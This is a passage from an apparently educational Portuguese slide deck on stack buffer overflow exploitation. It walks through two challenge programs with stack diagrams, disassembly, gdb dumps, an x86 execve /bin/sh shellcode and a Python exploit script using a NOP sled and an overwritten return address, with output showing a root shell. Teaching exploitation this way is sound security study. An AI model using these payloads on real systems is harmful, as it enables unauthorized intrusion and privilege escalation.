	if (senha == 0xdeadbeef) {
		printf ("%s", "H4ck3d!");
		execve ("/bin/sh", NULL, NULL);
	}
}
```

Desafio 2


Endereços Menores
Fluxo de Execução
int senha = 0
char nome[128]
%EBP
%EIP
Argumentos
Endereços Maiores
%ESP
4 bytes
128 bytes
%EBP
4 bytes
4 bytes

Desafio 2


Não podemos sobrescrever a variável SENHA

O que nós podemos sobrescrever?

O que vai nos dar o controle do fluxo de execução?

Para onde iremos direcionar o fluxo de execução?

Desafio 2


Endereços Menores
%ESP
int senha = 0
4 bytes
“AAAA...” x 128
128 bytes
%EBP
“AAAA”
4 bytes
“AAAA”
4 bytes
Argumentos
Endereços Maiores
Fluxo de Execução

Desafio 2

```
804847b:  81 bc 24 9c 00 00 00     cmpl   $0xdeadbeef,0x9c(%esp)
8048482:  ef be ad de
8048486:  75 1c                    jne    80484a4 <main+0x58>
8048488:  c7 44 24 08 00 00 00     movl   $0x0,0x8(%esp)
804848f:  00
8048490:  c7 44 24 04 00 00 00     movl   $0x0,0x4(%esp)
8048497:  00
8048498:  c7 04 24 40 85 04 08     movl   $0x8048540,(%esp)
804849f:  e8 ac fe ff ff           call   8048350 <execve@plt>
80484a4:  c9                       leave
80484a5:  c3                       ret
```

Desafio 2

```
$ ./desafio_2 $(python -c 'print ”A” * 128 + “\x88\x84\x04\08”')
# whoami
root
```

Desafio 3

```c
#include <stdio.h>
#define SIZE 128

int main (int argc, char *argv[]) {
        char nome[SIZE];

        strcpy (nome, argv[1]);
        printf ("%s", nome);
}
```


Desafio 3

- Agora o desafio aumentou!
- Sem variáveis locais para sobrescrever.
- Sem pontos de interesse para saltar.
- Sendo assim teremos que criar um ponto de interesse...
- Tendo um ponto de interesse, para qual endereço saltar?


Shellcode

```
char shellcode[] = "\x31\xdb\xf7\xe3\x89\xd9\x31"
                   "\xc9\xcd\x80\x52\x68\x2f\x2f"
                   "\x73\x68\x68\x2f\x62\x69\x6e"   //  blindarcher's
                   "\x89\xe3\x6a\x0b\x58\xcd\x80"   // shellcode
main () {
    printf ("Shellcode lenght: %d bytes\n", strlen(shellcode));
    void (*fp) (void);            // declara um ponteiro para função, fp
    fp = (void *) shellcode;  // seta o end. de fp para o shellcode
    fp ();                            // executa a função (nosso shellcode)
}
```

Desafio 3


Endereços Menores
%ESP
char nome[128]
128 bytes
%EBP
%EBP
4 bytes
%EIP
4 bytes
Argumentos
Endereços Maiores
Fluxo de Execução

Desafio 3


Endereços Menores
NOPs
Shellcode
Lixo
RET
Argumentos
Endereços Maiores
Fluxo de Execução

Desafio 3

```
h@ck:~$  gdb -q desafio_3
Reading symbols from /home/h/desafio_3...(no debugging symbols found)...done.
gdb$ disassemble main
Dump of assembler code for function main:
   0x0804844c <+0>:     push   %ebp
   0x0804844d <+1>:     mov    %esp,%ebp
   0x0804844f <+3>:     sub    $0x88,%esp
   0x08048455 <+9>:     mov    0xc(%ebp),%eax
   0x08048458 <+12>:    add    $0x4,%eax
   0x0804845b <+15>:    mov    (%eax),%eax
   0x0804845d <+17>:    mov    %eax,0x4(%esp)
   0x08048461 <+21>:    lea    -0x80(%ebp),%eax
   0x08048464 <+24>:    mov    %eax,(%esp)
   0x08048467 <+27>:    call   0x8048330 <strcpy@plt>
   0x0804846c <+32>:    lea    -0x80(%ebp),%eax
   0x0804846f <+35>:    mov    %eax,0x4(%esp)
   0x08048473 <+39>:    movl   $0x8048520,(%esp)
   0x0804847a <+46>:    call   0x8048320 <printf@plt>
   0x0804847f <+51>:    leave
   0x08048480 <+52>:    ret
End of assembler dump.
gdb$ break *0x08048480
Breakpoint 1 at 0x8048480
gdb$ run $(python -c 'print "A" * 128')
```

Desafio 3

```
gdb$ x/50x $esp - 0x80
0xbffff2dc:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff2ec:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff2fc:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff30c:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff31c:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff32c:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff33c:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff34c:  0x41414141  0x41414141  0x41414141  0xbffff300
0xbffff35c:  0xb7e79e46  0x00000002  0xbffff404  0xbffff410
0xbffff36c:  0xb7fe0860  0xb7ff6821  0xffffffff  0xb7ffeff4
0xbffff37c:  0x0804826f  0x00000001  0xbffff3c0  0xb7fefc16
0xbffff38c:  0xb7fffac0  0xb7fe0b58  0xb7fc1ff4  0x00000000
0xbffff39c:  0x00000000  0xbffff3d8
```

Exploit

```
from struct import pack
from os import system

# NOP sled
NOPs = "\x90" * 60
shellcode = ("\x31\xdb\xf7\xe3\x89\xd9\x31"
                "\xc9\xcd\x80\x52\x68\x2f\x2f”
                “\x73\x68\x68\x2f\x62\x69\x6e”
                “\x89\xe3\x6a\x0b\x58\xcd\x80")

# endereço de retorno
RET = pack("<I", 0xbffff2ec) * 10
# exploit
exploit = NOPs + shellcode + RET
# estourando o buffer vulnerável
system("~/TCHELINUX_2013/desafio_3 %s" % exploit)
```

Perguntas?

Referências

ADAIR, Mitchell. **Exploit Development.** Disponível em: <http://csrc.utdallas.edu/Events/TexSAW-2012/Exploit_Development_2012.pdf> Acesso em: 31 out 2012.

ANLEY, Chris. et al. **The shellcoder's handbook:** discovering and exploiting security holes. 2. ed. Indianapolis: Wiley Publishing, Inc, 2007.

ERICKSON, Jon. **Hacking:** The Art of Explotation. 2. ed. San Francisco: No Starch Press, 2008.

HARPER, Allen. et al. **Gray hat hacking:** the ethical hacker's handbook. 3. ed. United States of America: McGraw Hill Companies, 2011.

MEDINA, Airton Alves. **Exploits:** O Mercado Negro da Segurança da Informação. 2013. 73 f. TCC (Graduação em Gestão da Tecnologia da Informação)- Universidade do Sul de Santa Catarina, Tubarão, 2013.

MUITO
OBRIGADO!!!